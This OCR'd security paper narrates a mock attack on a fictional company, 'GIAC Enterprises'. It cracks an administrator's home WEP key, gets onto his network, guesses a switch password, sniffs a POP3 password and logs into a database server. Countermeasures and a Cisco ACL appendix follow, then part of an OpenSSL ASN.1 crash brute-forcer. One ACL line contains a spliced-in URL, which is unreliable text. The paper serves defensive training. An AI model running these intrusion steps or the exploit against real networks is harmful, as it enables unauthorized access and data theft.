
I want to get on some internal system. I'll define my choice a bit more as I go through the attack process. Obviously the ultimate goal is the database server because that's where the marketable fortune cookies are. That's also where I would presume a list a clients is.

The attack (compromise system)

I've found the administrator's house during the reconnaissance phase. It's in a small development near a shopping mall with a Chinese restaurant.

[21]Kismet is a wireless auditing tool that will collect wireless data, create maps and more. I started Kismet up on my laptop using the command with the –t option to name the file with "euijin_house" as part of the file.

```
kismet –t eujin_house
```



I was able to use Kismet on my laptop to create a map of the area and where Eu Jin's signal could be accessed. The network is encrypted and the SSID was hidden but some wireless access points have weak encryption. It's impossible to tell that by driving by.

I parked my car in the parking lot of the Chinese restaurant with a directional antenna and collected traffic. After about 20 minutes, a machine on the network re-connected using the SSID EuJin-wlan. That seems to be good indication that I'm at the

[21] http://www.kismetwireless.net

right place. After a couple hours, a trip through the mall and an order of chicken and broccoli in garlic sauce, I decided to go back to the lab and to analyze two hours worth of traffic.

Back at the lab, I was able to analyze the captured traffic. The majority of it was encrypted using WEP but certain traffic never gets encrypted so I'll learn what I can from that and then move on.

Ethereal is a network sniffer that comes with a command-line version. Ethereal can also decode raw 802.11 packets (the type that kismet collects). I prefer the command-line version for this kind of work because it's easy to extract specific traffic that you want. The first thing I wanted to do was find out what type of devices exist on Eu Jin's network. The following command-line will extract only the MAC addresses, sort them, count them and report how many times each MAC address shows up in the dump file as a source.

```
tethereal -Nt -r eujin_house-Oct-23-2003-1.dump not
wlan.fc.type_subtype==8 | cut -d " " -f 3  | grep [0-
9a-f][0-9a-f]:[0-9a-f][0-9a-f]: | sort | uniq -c |
sort -n | less
```

The busiest MAC address was "00:07:50:B7:05:53". The tethereal decode reports this to be a MAC address assigned to Cisco. This was verified on the [22]IEEE OUI and Company ID web site.

> **NOTE:** The MAC address needs to be entered into the IEEE OUI and Company ID web site's search engine as 00-07-50, using hyphens (-) for separators instead of a colon (:) as it was displayed in tethereal.

[22] http://standards.ieee.org/regauth/oui/index.shtml

The fact that this MAC address is assigned to Cisco is interesting because GIAC Enterprises uses Cisco hardware and a Cisco router would be capable of terminating an ipsec tunnel.

The next step is to try to break the encryption on the wireless data. Kismet reports weak packets and it did report a few but far too few to be able to get a WEP key. The rate of traffic on the network is also too low for cracking a WEP through analysis with [23]Airsnort to hold much promise. It is possible that enough encrypted packets could be collected in a week or two to get the WEP key. The difficulty in that is having a place to collect the data without gaining too much attention.

WepAttack

I decided to try a brute force attack against the WEP key using [24]WepAttack. This program will use a dictionary file to test encrypted packets in a dump file that Kismet or other raw 802.11 sniffers can collect and see if any of the WEP keys in that file decrypt the packets.

Thorsten Sick created a perl script that would generate repeating and sequential WEP keys called generate_ascii.pl. Some system administrators will use 'simple'

[23] http://airsnort.shmoo.com/
[24] http://wepattack.sourceforge.net

keys assuming that the keyspace in a 128-bit key is too long to be computed in a reasonable amount of time. If Eu Jin picked a repeating or sequential WEP key like AAAAA (ASCII) or 0102030405 (hex) or a pattern like ababa, perhaps we can get lucky and crack it.

I modified this script a little so that it would generate the ASCII keys that WepAttack requires. I then created a text file with both 128 bit and 40 bit WEP keys in it. This file is about 27 Megs in size and contains 2,099,712 possible keys.

```
wepattack –f eujin_house-Oct-23-2003-1.dump –w
/root/wepboth.asciikeys
```

That eventually (almost 11 hours later) ended up getting the key. The key was actually retrieved using the 64 bit Keygen mode. The WEP key is 85-98-09-e7-2d (in hex).

```
Logfile of WepAttack by Dominik Blunk and Alain
Girardet

Cracking started: Thu Oct  23 07:47:48 2003
/root/wepboth.asciikeys eujin_house-Oct-23-2003-1.dump

Bssid   KeyNo   WepKey  ASCII   Encryption
Elapsed Time
00 04 5A E8 4F 19       0       85 98 09 E7 2D
±Ä£±Ä¢± 64 Bit (KEYGEN) 48414 sec
```

Decrypt

With the WEP key back in hand, I used the decrypt utility that comes with Airsnort to extract the decrypted data from the Kismet dump file and write it to a new file named eujin_house-Oct-23-decrypt.dump. The –b switch causes the beacon frames to not be written to the decrypted file.

```
/root/Airsnort-0.2.1b/src/decrypt -p 85:98:09:e7:2d -b
-m 00:04:5a:e8:4f:19 -e eujin_house-Oct-23-2003-1.dump
-d eujin_house-Oct-23-decrypt.dump
```

I can then review this file using tethereal to verify that the data has been decrypted and to see if there's anything interesting in the file. I'm also adding a switch so that the only packets I see are packets to or from this particular access point.

```
tethereal -xVr decrypt.dump
wlan.bssid==00:04:5a:e8:4f:19 | less
```

I can see that the network range in use on the local network is 192.168.4.0/22 – that's a similar but non-conflicting range to what my documentation indicates is running at the main office. The fact that it's a 22 bit subnet mask is particularly telling…I've never seen a 22 bit subnet mask anywhere before but that's what's in use on the GIAC Enterprises network. None of the traffic that I've captured and decrypted is particularly interesting in itself. The main thing is that it's pretty certain that I'm seeing network traffic that looks like it's connected to the office.

Initial Network connection

The next step is to program my computer with the WEP key that I've discovered from this network and go back on-site. By the time I got to this point, it's late and night and I'm just dying to check this out but I know that Eu Jin is probably at home now and the restaurant is closed so I might be noticed. It's best to wait till morning when Eu Jin goes to work (I presume he's going to work in the morning – I haven't been following him, that's just something that most people do).

> **NOTE:** Up to this point, I'm quite sure that nothing I've done has shown up in any logs because it's all been passive data collection and off-line crunching through WEP keys. Whether it's legal or not is another issue…random wardriving is almost certainly not a problem. Targetting a specific host and collecting data is probably ok also but a good lawyer probably could be causing me a bit of trouble and cracking the WEP key seems like it's at least getting dark gray. I need to at least gain access to some computer tomorrow morning and at least get closer to access to the database…that's not gray anymore...I need to be careful not to get caught so I don't end up in jail.

The next morning, I got the clocks synchronized on my laptops and my watch (that makes correlating info easier) and went off to the restaurant with a couple laptops, a copy of the network documentation that I have, a power inverter, a high-gain directional antenna and a notepad. My initial goal is to get connected to the network with this WEP key. I'm gonna start with my linux laptop because it's not quite as chatty as my Windows XP machine. My first goal will be to see if I'm actually on the internal network. Then I'll see if I can find a switch that I can access.

I have 3 laptops…an older laptop running linux. This one's built for Kismet and wireless access. In addition to Kismet, it has Airsnort, all the wireless tools that I used to analyze the data, Nessus and a number of security tools.

The 2nd laptop is a Windows XP machine…the one I do most of my work on...the office suite, e-mail, etc.

The 3rd is another older linux box...probably won't run this one but who knows.

Before anything else, I want to get a log started. I want to capture everything that's going on here so that I can review it later. I'm going to use tcpdump on my laptop and I'm going to modify the snaplen so that I get the entire packets. The default is 68 bytes but I want to get the entire packet. Some versions of tcpdump allow capturing the entire packet with a snaplen of 0, mine doesn't so I use 4000. I log the time on my notepad.

```
tcpdump –s 4000 –s eujin_house-Oct-23-2003-1.dump
```

I'll just let that run in a window while I go about my testing.

I need to get on the network first. I'll probably have to monitor traffic for awhile and then assign myself an unused address. I run ifconfig…wow, I got one from DHCP…that was too easy. My address is 192.186.4.58, default gateway of 192.168.4.1. I check my arp table and see that 00:07:50:B7:05:53 is the MAC address of my default gateway. That's the same MAC that I noticed was the busiest in my prior data capture.

Here's the command I used to check the arp table on my linux laptop.

```
arp -a
```

My second step was to verify that I was on the network. I was able to ping the database server (the ultimate goal) at 192.168.0.34. I'll use netcat to see if port 1433 is open for me. That's the SQL port…since it's a database server, I would expect that I could get to it but ya never know till you try.

```
nc –nvv 192.168.0.34 1433
```

Yep, just like the documentation said. Port 1433 is open. I'll leave that alone, I don't want to make too much noise since I don't know what they might have for an IDS.

I'm going to try telnetting to a couple different IP addresses, to see if I can find a switch. The router is 192.168.0.1. I try telnetting to that interface and do not get a login prompt…that's consistent with the documentation. I then try 192.168.0.2...maybe this is the switch…maybe they have a hub, who knows. I get what looks like it could be a Cisco login prompt. I try cisco, configmaker giacent…wow, I'm in on 3 tries, that's not bad…and the enable password is the same thing. I was expecting to have to run [25]Brutus or one of my other brute force password cracking tools. From there, I'm sitting in the middle of the network and can monitor a lot of traffic if I'm careful.

Feeling a little lucky with guessing the password so easily, I'm gonna see if I can find another easy target on the site. There was no indication in the

[25] Was at http://hoobie.net/brutus/ but that site is currently down.

documentation of any remote control software one any of these machines but administrators often have remote control to get into the computer room. With Eu Jin's VPN connection from home, I'll bet he has some way to gain access when he's off work. After all, this is a 24x7x365 operation with worldwide access – that always generates support calls at crazy hours. I'm gonna use nmap to scan for a couple open ports. I'm not gonna get too crazy doing OS detection or anything. I'll look for VNC, terminal services, telnet and web servers. I'm going to scan 254 hosts. There are more hosts on this network but they seem to be grouped into the 192.168.0.* range. By limiting the range of ports, I'm hoping to minimize the risk of getting caught.

```
nmap –sS –p -v -p 23,80,1723,5800,5900 192.168.0.1-254
```

After this scan, I found that Terminal Services (RDP) was loaded on the database server (192.168.0.34), the syslog server, the software update server and the mail server. The web and telnet service is open on a few machines in the 192.168.0.224-235 range. These are probably printers and it's a good bet that they are using HP JetDirect connectivity.

Since I have access to Eu Jin's home network and the corporate switch, it seems to me that I should be able to sniff the password when Eu Jin attempts to connect to the database server over terminal services. That will avoid the risk of locking out accounts or generating log information that might be noticed. I think I've done enough active work on the network for today. It's about noon, time to head back to the lab, catalog what I've learned and plan the next step.

Analyze the data

First I need to decrypt the data using the WEP key that I discovered previously.

```
/root/Airsnort-0.2.1b/src/decrypt -p 85:98:09:e7:2d -b
-m 00:04:5a:e8:4f:19 -e eujin_house-Oct-27-2003-1.dump
-d eujin_house-Oct-27-decrypt.dump
```

The only problem with the kismet format is that it's in rfmon mode. That means that it has the 802.11 packet headers included in each packet. Most tools don't know how to handle that. When I started, I didn't have a utility to do this. It has always seemed to me that it should be possible to convert an rfmon/802.11 capture to a standard Ethernet file. I have used a combination of tethereal, converting to a text file and then text2pcap to get it back to binary…that was close by the TCP header was enough messed up that every packet had a checksum error and it didn't work. I then posted a message on the [26]Security Focus Pen-test listserver. This created quite a bit of discussion and everybody said it should be easy…well, for Chris Eagle, it was at least doable. He e-mailed the source code of wifi2eth which is included in the appendix.

[26] http://www.securityfocus.com

I then use wifi2eth to convert the kismet dump files to a standard pcap file that most utilities can read

```
/root/wifi2eth  eujin_house-Oct-27-decrypt.dump
test.dump
```

I then used [27]tcpreplay to broadcast the collected data onto the local network so that it could be analyzed with various sniffing tools. The main one I want to use is [28]Cain & Able version 2.5 beta45. This utility will analyze an incoming data stream for various password types and router information. It also has a built-in password cracker that will attempt to decipher many password types from their encrypted hashes.

```
tcpreplay -r 1 -i eth0 test.dump
```

Since there were a couple dump files in the same directory, I used one command to convert them all and replay them once I had the process figured out. Before starting this process, I started Cain & Able on my Windows XP laptop.

```
for FILE in ls eujin_house-Oct-27*.dump ; do echo
"processing $FILE" ; /root/Airsnort-0.2.1b/src/decrypt
-p 85:98:09:e7:2d -b -m 00:04:5a:e8:4f:19 -e $FILE -d
decrypt.dump ; /root/wifi2eth decrypt.dump test.dump ;
tcpreplay -r 3 -i eth0 test.dump ; done
```

At this point, I got some information about the internal network (mainly in Eu Jin's house) but nothing that will help with getting into the computers on the network. The big thing is that I've proved that I can collect wireless data and then quickly process it looking for passwords and other information that I can use.

The most likely way to gain access to the database server is to gain administrative access to the network. Since terminal services is available on the database server, if I can get some SMB authentication traffic, I should be able to crack the password for at least one user…obviously Eu Jin's password is my current goal since I now have access to local data on his network. My plan is to go back to the restaurant at 5:30 this evening and wait for Eu Jin to come home. It's been 3 days since I camped out there last...hopefully nobody will notice my car. I should be able to sniff his connection to the office. If he doesn't connect for awhile, I should be able to telnet to the switch and shut down the database server's port until I see Eu Jin's laptop connect and then re-enable the port. He may notice that the database server is back on-line and hopefully he'll connect to the server remotely to review logs and attempt to discover what happened.

[27] http://tcpreplay.sourceforge.net/
[28] http://www.oxid.it/

System access

I pulled into the parking lot at about 5:15 and got my linux laptop fired up and connected to a high-gain directional antenna pointed at Eu Jin's house. I used the same Kismet command-line as before so that the files will be easy to identify and match with this particular location.

```
kismet –t eujin_house
```

I also telnetted into the switch at the office from a Windows XP laptop that has the Eu Jin's WEP key programmed into it. This way, I'll be at a good vantage point to monitor things if need by. I use the password 'giacent' that was discovered earlier in the week.

```
telnet 192.168.0.2 23
```

I also fire up Cain on this laptop. It's quite possible that I could pick up the authentication credentials directly instead of having to decrypt, decode and analyze the traffic.

At about 5:45, I see a car pull up to Eu Jin's house and somebody with a computer bag gets out...presumably Eu Jin. Like a true geek, he fired up his laptop about 2 minutes after walking in the house. I stopped Kismet and restarted it using the same command-line. This will create a new dump file named eujin_house-Oct-30-2003-2.dump. I log this time and command in my notebook. I was able to tell that the laptop had been booted because a new MAC address showed up in the client list in Kismet.

After an hour, there hasn't been any obvious activity, I restarted Kismet again. Now it's collecting to the 3rd dump file and I can process dump file 2. I decrypt the second dump file and look through it using tethereal. I don't see anything terribly interesting till the end of the file….he picked up his e-mail using pop3. That's a clear-text protocol and I now have a copy of his password (giac%entAdm!n). Well, that's not a half-bad password. If I'd had to crack that, it would have taken at least a couple days. I check Cain to see if it had picked up the password…it hadn't. The sniffer box has a high-gain antenna so it's picking up the weaker signals form Eu Jin's laptop better.

Since this is a windows-based network, it's highly probable that all usernames and passwords are synchronized throughout the various applications. It's also possible that eujin is a mail-only account.

Well, the moment of truth. I fire up RDP (Remote Desktop) on my Windows XP laptop and make a connection to the database server (192.168.0.34). I get to the login screen and enter eujin (I got that username from the pop e-mail authentication). Well, there's a desktop...I've reached my stated goal. Of course, now I want to grab the database. I'll need to find out the database

structure, check out the size and based on that information, and determine exactly how to pull it off the system. For now, I'm gonna make some more notes in my notebook and get off the system and leave things along for awhile. I've been sitting in this parking lot for over 2 hours this evening, the 'dinner crowd' is thinning and the parking lot is getting a little spare…time to clear out before anybody approaches me.

Before I leave, I'll grab some screen shots of the desktop and Explorer with the various drives expanded. I'll take this home and plan the next step….it's so tempting to grab the database now but I'm liable to make a mis-step. Better to wait and plan.

Attack countermeasures

There are a number of things that could have been done to prevent this attack.

Defense-in-depth

Defense-in-depth is a phrase I've used a few times in this paper. This network had some defense-in-depth but not quite enough. Often, administrators will see all the time and money spent on front-end pieces and neglect lesser issues. It may be better to budget the time and resources associated with security to ensure that there is enough money and time left to take care of the little things instead of putting all the time and money in one place.

VPN Access

This firewall probably cost $40,000 or more but it was circumvented by a simple VPN connection. People need to realize that any VPN connection is an extension of the network. Any compromise of any VPN site or node could well lead to a full system compromise.

No encryption is perfect

If there is one weak layer, that could lead to a total system compromise as it did with GIAC Enterprises. They key issue here is relying on encryption. Passwords are often much too easy to guess. In this case, having a WEP key that could be cracked was a key point. WEP keys should be manually configured to use the total keyspace (this one was only using 40 bits) and they should be random.

Cost for better encryption: Virtually none. Most access points support larger keys. Selecting a truly random key costs only a few minutes of time.
Cost for testing encryption: Under $2000 – after setting a system up, it may be wise to have somebody else check it. This would allow for 2 days of contractor time attempt to crack the key and then review the configuration.

Bad passwords
Having a bad password on the switch wasn't really critical to this attack…essentially, by that point, the game was nearly over. The weak switch password would have come into play if the POP3 password had not been retrieved. Access to the switch would have been used to monitor traffic.

Cost for better passwords – virtually nothing, a few minutes of configuration.

System monitoring
Eu Jin really should have been doing something on his home network if he's doing to connect it to the corporate network…and even if he's not. The fact that I connected one day, got an address assigned via DHCP and came back a couple days later and got on again indicates that there probably is not a logserver that's being monitored and the DHCP server isn't being monitored. I also used the MAC address that's built into my card…that's not a MAC address that he should be used to seeing. A wireless network can be very handy but it can also be a huge hole so it needs to be watched closely.

I also did a portscan inside the network. Anytime there is activity like that on the inside, some type of an alarm should go off. A simple solution would be Snort. Since it's a switched environment, it might be best to put it on a hub just inside the firewall or on a monitor port on the switch.

Connecting to the internal switch is also a dangerous thing. One way to monitor Cisco switch or router access is to create an access list that allows any traffic but that also logs it. That acl can be associated with the virtual terminal section of the config. This way, every telnet connection to a router would be logged. Obviously the switch (in this case) or router should be sending its logs to a logserver.

Here is one possible modification that could make to a Cisco router or switch to enable logging of all telnet connections. Access-list 123 allows any connection but it logs it. Access-class 123 allows any incoming connection to the vty sessions but it will be logged.

NOTE: Obviously this could be more restrictive but getting off on that clouds the issue of logging.

```
access-list 123 permit ip any any log

line vty 0 4
 session-timeout 15
 access-class 123 in
 exec-timeout 15 0
 password 7
a_good_passwohttp://umn.dl.sourceforge.net/sourceforge
/wepattack/wordlist.tar.gzrd_goes_here
```

```
login
```

Cost for logserver: Under $3000. The cost of a standard PC with some disk space (current workstation with 80 gig hard drive is plenty) and the time to configure it and set it up. Assuming a contractor needed to be brought in to set up the log server, two days seems like plenty of time.

Appendix A – Cisco ACL maintenance.

For the router in the example, here is a sample script that that could be used to modify the rules. This is not the script that was used for the GIAC Enterprises rules; this is a shortened version to demonstrate the process. This script can be pasted into the router. This works best over a telnet connection but will also work over a console connection. One thing to be careful of when doing it over a console connection is the speed that the data is sent to the router. Some terminal programs will drop data if it's sent to fast.

Anything with an exclamation point (!) will be ignored when it's uploaded to the router. This can be a handy way to comment your config to keep things documented in your access list script. The font size on this script is a little small….that's to make it possible to just past this right into a text file and use it.

> **HINT:** Before making any change to your router, it's always wise to document the way the router is before you change it. That way you can easily get things back to an operational state. One way to do this is to open a log file in your terminal program and name the file for the router and the date (ex. SAMPLErouter-Dec28-2003-a.log) and then type "sh tech" from the privileged command prompt. The reason for the "a" after the date is because I know that I'm going to be changing this router and I'll want to document that too….that filename will be SAMPLErouter-Dec2802003-b.log.

The first thing I'll do after documenting the current setup is to make sure that the current config has been written to memory with the "wr mem" command.

Next, I'll instruct the router to reload in 5 minutes. Don't do this till you are actually ready to past the update script into the router. The purpose of this is so that if you accidentally lock yourself out of the router, it will reload back to where it was in 5 minutes.

```
reload in 5
```

Next we need to get to the config mode of the router. This assumes that you are already in privileged mode.

```
config t
```

Now we're ready to past the entire script into place. Don't just randomly do this, look it over and understand what's going on before you apply this script. Most of it is pretty generic but it still might break things. It might not even be right for your router.

It works best to put this whole next section into a simple text editor and turn line wrapping off or just set really wide margins.

```
!These notes can be left in this file
!
!Change this interface to be the outside interface on the router
!This will need to be changed 4 times, and add and remove of the
!ACL for each (in and out) access list.

!There is also an IP address at the end of the 106 list that
!should
!be changed to refer to the 'additional block' and/or single IP
!address

interface Serial0
  no ip access-group 106 in
exit


no access-list 106

access-list 106 deny   tcp any any eq chargen log
access-list 106 deny   tcp any any eq echo log
access-list 106 deny   udp any any eq echo log
access-list 106 deny   udp any any range 135 netbios-ss log
access-list 106 deny   tcp any any range 135 139 log
access-list 106 deny   udp any any range 1433 1434 log
access-list 106 deny   udp any any eq tftp log
access-list 106 permit icmp any any ttl-exceeded
access-list 106 permit icmp any any time-exceeded
access-list 106 permit icmp any any host-unreachable
access-list 106 deny   icmp any any timestamp-request log
access-list 106 deny   icmp any any information-request log
access-list 106 deny   icmp any any mask-request log
access-list 106 deny   udp any any eq domain log
access-list 106 deny   udp any any range 135 139 log
access-list 106 deny   udp any any eq 445 log
access-list 106 deny   udp any any eq snmp log
access-list 106 deny   udp any any eq snmptrap log
access-list 106 deny   udp any any eq syslog log
access-list 106 permit udp any any
access-list 106 permit ip any A.B.C.224 0.0.0.15 established log
access-list 106 deny   ip any any log


interface Serial0
  ip access-group 106 in
exit



!Anti-spoof access list
interface Serial0
  no ip unreachables
  no ip access-group 150 out
  no ip access-group 122 out
```

```
 exit

no access-list 150


access-list 150 deny   ip 0.0.0.0 0.255.255.255 any log
access-list 150 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 150 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 150 deny   ip 169.254.0.0 0.0.255.255 any log
access-list 150 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 150 deny   ip 192.0.2.0 0.0.0.255 any log
access-list 150 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 150 deny   ip 224.0.0.0 15.255.255.255 any log
access-list 150 deny   ip 240.0.0.0 7.255.255.255 any log
access-list 150 deny   ip 248.0.0.0 7.255.255.255 any log
access-list 150 deny   ip host 255.255.255.255 any log
access-list 150 deny   icmp any any unreachable log
access-list 150 deny   icmp any any administratively-prohibited
log
access-list 150 deny   icmp any any echo-reply log
access-list 150 deny   icmp any any host-unreachable log
access-list 150 deny   icmp any any time-exceeded log
access-list 150 deny   icmp any any ttl-exceeded log
access-list 150 deny   icmp any any parameter-problem log
access-list 150 deny   icmp any any information-reply log
access-list 150 deny   icmp any any mask-reply log
access-list 150 deny   tcp any any eq 69 log
access-list 150 deny   udp any any eq tftp log
access-list 150 deny   udp any any eq snmp log
access-list 150 deny   tcp any any range 1433 1434 log
access-list 150 deny   udp any any range 1433 1434 log
access-list 150 permit ip any any



interface Serial0
  ip access-group 150 out
exit
```

This is the end of the script that gets pasted into the router. This text can all be pasted into the clipboard (highlight it and hit CTRL-C), then go to the router and hit “shift-INS” or whatever key combination your terminal package uses. This script will remove the access-group 106 from the interface, clear out that access-list, rebuild the entire access-list 106 and then put access-group 106 back onto the interface. This process is repeated for access-group 150.

After this process has completed, immediately exit from the config prompt and turn off the reload.

```
CTRL-Z
reload cancel
```

Then you'll want to check out the new ACLs, make sure they do what you want. Typically, you want to verify that hosted services and critical services work first, and then check everything else. Once you've tested everything, you'll want to write the new config to memory.

```
wr mem
```

Appendix B – ASN.1-Brute source code

```
/* Brute forcer for OpenSSL ASN.1 parsing bugs (<=0.9.6j <=0.9.7b)
 * written by Bram Matthys (Syzop) on Oct 9 2003.
 *
 * This program sends corrupt client certificates to the SSL
 * server which will 1) crash it 2) create lots of error messages,
 * and/or 3) result in other "interresting" behavior.
 *
 * I was able to crash my own ssl app in 5-15 attempts,
 * apache-ssl only generated error messages but after several hours
 * some childs went into some kind of eat-all-cpu-loop... so YMMV.
 *
 * It's quite ugly but seems to compile at Linux/FreeBSD.
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include <sys/signal.h>
#include <arpa/nameser.h>
#include <sys/time.h>
#include <time.h>
#include <errno.h>

char buf[8192];

/* This was simply sniffed from an stunnel session */
const char dacrap[] =
"\x16\x03\x00\x02\x47\x0b\x00\x02\x43\x00\x02\x40\x00\x02\x3d\x30\x82"
"\x02\x39\x30\x82\x01\xa2\xa0\x03\x02\x01\x02\x02\x01\x00\x30\x0d\x06"
"\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x04\x05\x00\x30\x57\x31\x0b\x30"
"\x09\x06\x03\x55\x04\x06\x13\x02\x50\x4c\x31\x13\x30\x11\x06\x03\x55"
"\x04\x08\x13\x0a\x53\x6f\x6d\x65\x2d\x53\x74\x61\x74\x65\x31\x1f\x30"
"\x1d\x06\x03\x55\x04\x0a\x13\x16\x53\x74\x75\x6e\x6e\x65\x6c\x20\x44"
"\x65\x76\x65\x6c\x6f\x70\x65\x72\x73\x20\x4c\x74\x64\x31\x12\x30\x10"
"\x06\x03\x55\x04\x03\x13\x09\x6c\x6f\x63\x61\x6c\x68\x6f\x73\x74\x30"
"\x1e\x17\x0d\x30\x33\x30\x36\x31\x32\x32\x33\x35\x30\x34\x39\x5a\x17"
"\x0d\x30\x34\x30\x36\x31\x31\x32\x33\x35\x30\x34\x39\x5a\x30\x57\x31"
"\x0b\x30\x09\x06\x03\x55\x04\x06\x13\x02\x50\x4c\x31\x13\x30\x11\x06"
"\x03\x55\x04\x08\x13\x0a\x53\x6f\x6d\x65\x2d\x53\x74\x61\x74\x65\x31"
"\x1f\x30\x1d\x06\x03\x55\x04\x0a\x13\x16\x53\x74\x75\x6e\x6e\x65\x6c"
"\x20\x44\x65\x76\x65\x6c\x6f\x70\x65\x72\x73\x20\x4c\x74\x64\x31\x12"
"\x30\x10\x06\x03\x55\x04\x03\x13\x09\x6c\x6f\x63\x61\x6c\x68\x6f\x73"
"\x74\x30\x81\x9f\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01"
"\x05\x00\x03\x81\x8d\x00\x30\x81\x89\x02\x81\x81\x00\xe6\x95\x5c\xc0"
"\xcb\x03\x78\xf1\x1e\xaa\x45\xb7\xa4\x10\xd0\xc1\xd5\xc3\x8c\xcc\xca"
"\x17\x7b\x48\x9a\x21\xf2\xfa\xc3\x25\x07\x0b\xb7\x69\x17\xca\x59\xf7"
```

```
"\xdf\x67\x7b\xf1\x72\xd5\x05\x61\x73\xe8\x70\xbf\xb9\xfa\xc8\x4b\x03"
"\x41\x62\x71\xf9\xf5\x4e\x28\xb8\x3b\xe4\x33\x76\x47\xcc\x1e\x04\x71"
"\xda\xc4\x0b\x05\x46\xf4\x52\x72\x99\x43\x36\xf7\x37\x6d\x04\x1c\x7a"
"\xde\x2a\x0c\x45\x4a\xb6\x48\x33\x3a\xad\xec\x16\xcc\xe7\x99\x58\xfd"
"\xef\x4c\xc6\xdd\x39\x76\xb6\x50\x76\x2a\x7d\xa0\x20\xee\xb4\x2c\xe0"
"\xd2\xc9\xa1\x2e\x31\x02\x03\x01\x00\x01\xa3\x15\x30\x13\x30\x11\x06"
"\x09\x60\x86\x48\x01\x86\xf8\x42\x01\x01\x04\x04\x03\x02\x06\x40\x30"
"\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x04\x05\x00\x03\x81\x81"
"\x00\x9f\xff\xa9\x93\x70\xb9\xae\x48\x47\x09\xa1\x11\xbf\x01\x34\xbf"
"\x1f\x1e\xed\x88\x3e\x57\xe0\x37\x72\x0d\xec\xc7\x21\x44\x12\x99\x3a"
"\xfa\xaf\x79\x57\xf4\x7f\x99\x68\x37\xb1\x17\x83\xd3\x51\x44\xbd\x50"
"\x67\xf8\xd6\xd0\x93\x00\xbb\x53\x3d\xe2\x3d\x34\xfc\xed\x60\x85\xea"
"\x67\x7f\x91\xec\xfa\xe3\xd8\x78\xa2\xf4\x61\xfa\x77\xa3\x3f\xe4\xb1"
"\x41\x95\x47\x23\x03\x1c\xbf\x2e\x40\x77\x82\xef\xa0\x17\x82\x85\x03"
"\x90\x35\x4e\x85\x0d\x0f\x4d\xea\x16\xf5\xce\x15\x21\x10\xf9\x56\xd0"
"\xa9\x08\xe5\xf9\x9d\x5c\x43\x75\x33\xe2\x16\x03\x00\x00\x84\x10\x00"
"\x00\x80\x6e\xe4\x26\x03\x97\xb4\x5d\x58\x70\x36\x98\x31\x62\xd4\xef"
"\x7b\x4e\x53\x99\xad\x72\x27\xaf\x05\xd4\xc9\x89\xca\x04\xf1\x24\xa4"
"\xa3\x82\xb5\x89\x3a\x2e\x8f\x3f\xf3\xe1\x7e\x52\x11\xb2\xf2\x29\x95"
"\xe0\xb0\xe9\x3f\x29\xaf\xc1\xcd\x77\x54\x6a\xeb\xf6\x81\x6b\xd5\xd6"
"\x0a\x3d\xc3\xff\x6f\x76\x4a\xf7\xc9\x61\x9f\x7b\xb3\x25\xe0\x2b\x09"
"\x53\xcf\x06\x1c\x82\x9c\x48\x37\xfa\x71\x27\x97\xec\xae\x6f\x4f\x75"
"\xb1\xa5\x84\x99\xf5\xed\x8c\xba\x0f\xd5\x33\x31\x61\x5d\x95\x77\x65"
"\x8d\x89\x0c\x7d\xa7\xa8\x95\x5a\xc7\xb8\x35\x16\x03\x00\x00\x86\x0f"
"\x00\x00\x82\x00\x80\x78\x1d\xbd\x86\xcb\x6e\x06\x88\x57\x9e\x3d\x21"
"\x7e\xca\xd1\x75\xff\x33\xef\x48\x4d\x88\x96\x84\x8c\x2f\xfb\x92\x1d"
"\x15\x28\xef\xe0\xd3\x4d\x20\xe9\xae\x6c\x5c\xed\x46\xc0\xef\x4e\xb4"
"\xe4\xcf\xe9\x73\xb8\xd2\x8b\xe6\x5e\xb9\x0c\x67\xbe\x17\x13\x31\x3f"
"\xe5\xe1\x9a\x2d\xfe\xb4\xd6\xdb\x8f\xbc\x15\x22\x10\x65\xe1\xad\x5f"
"\x00\xd0\x48\x8d\x4e\xa7\x08\xbd\x5c\x40\x77\xb8\xa9\xbe\x58\xb0\x15"
"\xd2\x4c\xc8\xa1\x79\x63\x25\xeb\xa1\x32\x61\x3b\x49\x82\xf1\x3a\x70"
"\x80\xf8\xdc\xf7\xf9\xfc\x50\xc7\xa2\x5d\xe4\x30\x8e\x09\x14\x03\x00"
"\x00\x01\x01\x16\x03\x00\x00\x40\xfe\xc2\x1f\x94\x7e\xf3\x0b\xd1\xe1"
